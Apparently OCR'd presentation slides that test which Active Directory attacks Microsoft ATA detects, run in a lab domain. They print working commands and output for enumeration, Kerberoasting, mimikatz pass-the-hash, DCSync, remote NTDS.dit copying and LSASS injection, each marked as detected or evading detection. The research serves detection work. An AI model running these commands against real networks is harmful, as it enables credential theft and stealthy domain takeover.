PS C:\Users\JohnVanwagoner\Desktop> Get-NetGroupMember -GroupName "Enterprise Admins" -Domain dev.local -ve
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=dev,DC=local


GroupDomain   : dev.local
GroupName     : Enterprise Admins
MemberDomain  : dev.local
MemberName    : MyronHayes
MemberSid     : S-1-5-21-1833099165-4213543110-3108917803-1547
IsGroup       : False
MemberDN      : CN=Hayes\, Myron,OU=US,OU=DemoUser,DC=dev,DC=local

GroupDomain   : dev.local
GroupName     : Enterprise Admins
MemberDomain  : dev.local
MemberName    : Administrator
MemberSid     : S-1-5-21-1833099165-4213543110-3108917803-500
IsGroup       : False
MemberDN      : CN=Administrator,CN=Users,DC=dev,DC=local
```

Not Detected: Enumeration via WMI Local Name Space

Domain User Accounts:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='dev' AND
Disabled='False'" | Select Name, Domain, Status, LocalAccount,
AccountType, Lockout, PasswordRequired, PasswordChangeable,
Description, SID
```

Domain Groups:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND
Name like '%Admin%’”
```

Not Detected: Enumeration via WMI Local Name Space (Cont'd)


Domain Group User Memberships:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'
AND Name='Enterprise Admins'" | Get-CimAssociatedInstance -
Association Win32_GroupUser
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'
AND Name='Microsoft Advanced Threat Analytics Administrator'" |
Get-CimAssociatedInstance -Association Win32_GroupUser
```

```
PS C:\Users\FranklinAbbott> Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise Admins'"
 | Get-CimAssociatedInstance -Association Win32_GroupUser

Name          Caption             AccountType  SID                          Domain
----          -------             -----------  ---                          ------
Administrator DEV\Administrator   512          S-1-5-21-1833099165-42...    DEV
```

Detected: Default Session Enumeration via UserHunter, NetSess



Not Detected: Session Enumeration By Excluding DC's

```
PS C:\Users\JohnVanwagoner\Desktop> Invoke-UserHunter -ComputerFile .\hosts.txt -GroupName "Enterprise Admins"
VERBOSE: [*] Running Invoke-UserHunter with delay of 0
VERBOSE: [*] Querying domain prod.local for users of group 'Enterprise Admins'
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
VERBOSE: [*] Total number of hosts: 9
VERBOSE: Waiting for scanning threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 3
VERBOSE: [*] Enumerating server Win10a.prod.local (1 of 3)


UserDomain   : prod.local
UserName     : administrator
ComputerName : Win10a.prod.local
IP           : {10.1.11.177, 169.254.74.220}
```

As of the last BloodHound 1.4 (SharpHound) release earlier this month:

`Invoke-BloodHound` **`-ExcludeDc`**

https://blog.cptjesus.com/posts/newbloodhoundingestor


Lateral Movement


Detection (ATA): Lateral Movement

Usually detected **(against DC's only)**:

- WMIexec
- PSexec

May be detected due to "abnormal user behavior" against domain members:

- WMIexec
- PSexec
- WinRM
- DCOM
- PSexec/SMBexec
- RDP
- Remote Registry
- PSRemoting/WinRM



Not Detected: SPN Enumeration & Kerberoasting

- Requesting/Kerberoasting SPN's blends in as regular traffic.

```
Get-NetComputer -SPN mssql*
```

```
serviceprincipalname  : {MSSQLSvc/app01.prod.local:SQLEXPRESS, MSSQLSvc/app02.dev.local:1433,
givenname             : SQLService
```

```
Get-NetUser -SPN | Get-SPNTicket -OutputFormat Hashcat
```

```
$krb5tgs$MSSQLSvc/app01.prod.local:SQLEXPRESS:A9992B93DD7E6C77C71AF7C56D83DE79$36AAF20D890AF4A
1F11BCDD4A25CFD522DEF47C5BD8ACB33B78F4AE6DB274157E37EB086908859883FC886E2528863465E5D7B7EC4294
44FF532F1C37FFD248F24BBFCCA4F2FF2638615C03BCF3F1A8F0636D9243466C9A792851D9092F2F86160
```

```
root@xfr-cracken-1:/opt/cracken1/hashcat# ./hashcat -b -m
hashcat (v3.6.0-25-g71d4926) starting in benchmark mode...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #2: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #3: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #4: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #5: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #6: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #7: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #8: GeForce GTX 1080, 2028/8114 MB allocatable, 2
```

Not Detected: Silver Tickets

- While a Golden ticket is a forged TGT valid for gaining access to any Kerberos service, the silver ticket is a forged TGS.
- TGS is forged, so no associated TGT, meaning the DC is never contacted.
- Any event logs are on the targeted server.

Source: Sean Metcalf- https://adsecurity.org/?p=2011


Detected: Modification of Sensitive Groups

- Enterprise Read Only Domain Controllers
- Domain Admins
- Domain Controllers
- Schema Admins,
- Enterprise Admins
- Group Policy Creator Owners
- Read Only Domain Controllers
- Administrators
- Power Users
- Account Operators
- Server Operators
- Print Operators,
- Backup Operators,
- Replicators
- Remote Desktop Users *(for DCs)*
- Network Configuration Operators
- Incoming Forest Trust Builders
- DNS Admins

Not Detected: Enumerating AD Access Control Entries

Selectively enumerating Active Directory object Access Control Entries (ACEs)/Discretionary Access Control Lists (DACLs)


```
Invoke-BloodHound -CollectionMethod ACL –ExcludeDC
```



More info: https://wald0.com/?p=112

Not Detected: Escalation via *Selective* AD ACL Abuse

Selectively targeting Active Directory object Access Control Entries (ACEs)/Discretionary Access Control Lists (DACLs)




```
Add-DomainGroupMember -Identity sql01admins -Members edwardabbey
```

```
Set-DomainUserPassword -Identity webservice -AccountPassword $Password
```

More info: https://wald0.com/?p=112

Detected: Over-Pass-The-Hash (Using KRBTGT NTLM Hash)

```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /ntlm:4c4715b4028d7aba53130d0db3de13
user    : administrator
domain  : prod.local
program : cmd.exe
impers. : no
NTLM    : 4c4715b4028d7aba53130d0db3de13fe
  |  PID  2836
  |  TID  3848
  |  LSA Process was already R/W
  |  LUID 0 ; 85472980 (00000000:051836d4)
  \_ msv1_0   - data copy @ 0000002B58360FE0 : OK !
  \_ kerberos - data copy @ 0000002B583D7108
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

```
Administrator: C:\Winc
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All righ

C:\Windows\system32>dir \\dc03\c$
 Volume in drive \\dc03\c$ has no label.
 Volume Serial Number is 5C52-0D56

 Directory of \\dc03\c$

03/06/2017  04:44 PM               302 C
11/17/2016  11:10 AM    <DIR>          d
09/12/2016  05:34 AM    <DIR>          L
07/16/2016  07:23 AM    <DIR>          P
09/12/2016  05:34 AM    <DIR>          P
07/16/2016  07:23 AM    <DIR>          P
07/12/2017  09:16 AM        14,417,920 S
```

Unusual protocol implementation

OPEN

2 accounts attempted to authenticate from APP01 against DC03 using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.

Not Detected: Over-Pass-The-Hash (Using All Hash/Keys)

```
sekurlsa::pth /user:administrator /domain:prod.local
/aes256:12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4
/ntlm:4c4715b4028d7aba53130d0db3de13fe
/aes128:00000000000000000000000000000000
```

```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /aes256:12d23a766f9bac2a6e31b3afbd
3d8b2fa9c9848d4c /ntlm:4c4715b4028d7aba53130d0db3de13fe /aes128:00000000000000000000000000000000
user    : administrator
domain  : prod.local
program : cmd.exe
impers. : no
AES128  : 00000000000000000000000000000000
AES256  : 12d23a766f9bac2a6e31b3afbd4f41a2d49
NTLM    : 4c4715b4028d7aba53130d0db3de13fe
  |  PID  2816
  |  TID  2984
  |  LSA Process was already R/W
  |  LUID 0 ; 85673013 (00000000:051b4435)
  \_ msv1_0   - data copy @ 0000002B58361D00
  \_ kerberos - data copy @ 0000002B583D63E8
   \_ aes256_hmac       OK
   \_ aes128_hmac       OK
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\dc03\c$
 Volume in drive \\dc03\c$ has no label.
 Volume Serial Number is 5C52-0D56

 Directory of \\dc03\c$

03/06/2017  04:44 PM               302 Convert-WindowsImageInfo.t
11/17/2016  11:10 AM    <DIR>          drivers
09/12/2016  05:34 AM    <DIR>          Logs
07/16/2016  07:23 AM    <DIR>          PerfLogs
09/12/2016  05:34 AM    <DIR>          Program Files
07/16/2016  07:23 AM    <DIR>          Program Files (x86)
07/12/2017  09:16 AM        14,417,920 SYSTEM
07/12/2017  09:16 AM        14,417,920 SYSTEM2
03/06/2017  02:55 PM             3,499 unattend.xml
07/05/2017  12:49 PM    <DIR>          Users
07/26/2017  12:47 PM    <DIR>          Windows
               4 File(s)     28,839,641 bytes
               7 Dir(s)  19,688,751,104 bytes free

C:\Windows\system32>_
```


Not Detected: Lateral Movement via SQL Auth

- SQL authentication events are local to the server
- Target sa accounts, compromise SQL servers that have privileged AD user sessions using tools like PowerUpSQL
- Cross-Forest SQL trusts can also be targeted as demonstrated by Nikhil- http://www.labofapenetrationtester.com/2017/03/using-sql-server-for-attacking-forest-trust.html


Dominance

Detected: DCSync

```
mimikatz # lsadump::dcsync /domain prod.local /user:admin
```




Partial Detection: Copying NTDS.dit File Remotely using WMI

- We can use the WMI Win32_ShadowCopy Class to dump the ntds.dit via volume shadow copies without having to call vssadmin.exe

```
PS T:\> $DeviceObject
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
PS T:\> Invoke-WmiMethod -Class Win32_Process -Name create -ArgumentList "cmd.exe /c copy $DeviceObject\Windows\System32
\ntds.dit C:\" -ComputerName 10.1.11.170 -CREDENTIAL $cred
```

- Now flagged as a LOW severity event in ATA 1.8 due to executing Win32_process create, but not for the use of volume shadow copy:



Not Detected*: PSRemoting with LSASS Inject

- PowerSploit: Mimikatz in memory w/ LSASS Injection

```
Invoke-Mimikatz -Command '"privilege::debug"
"LSADump::LSA /inject"' -Computer dc03.prod.local
```

Blue Tip: Lots of ways to harden/log WinRM/PSRemoting, restrict via groups/source, etc.

Not Detected*: PSRemoting with Raw Disk Access

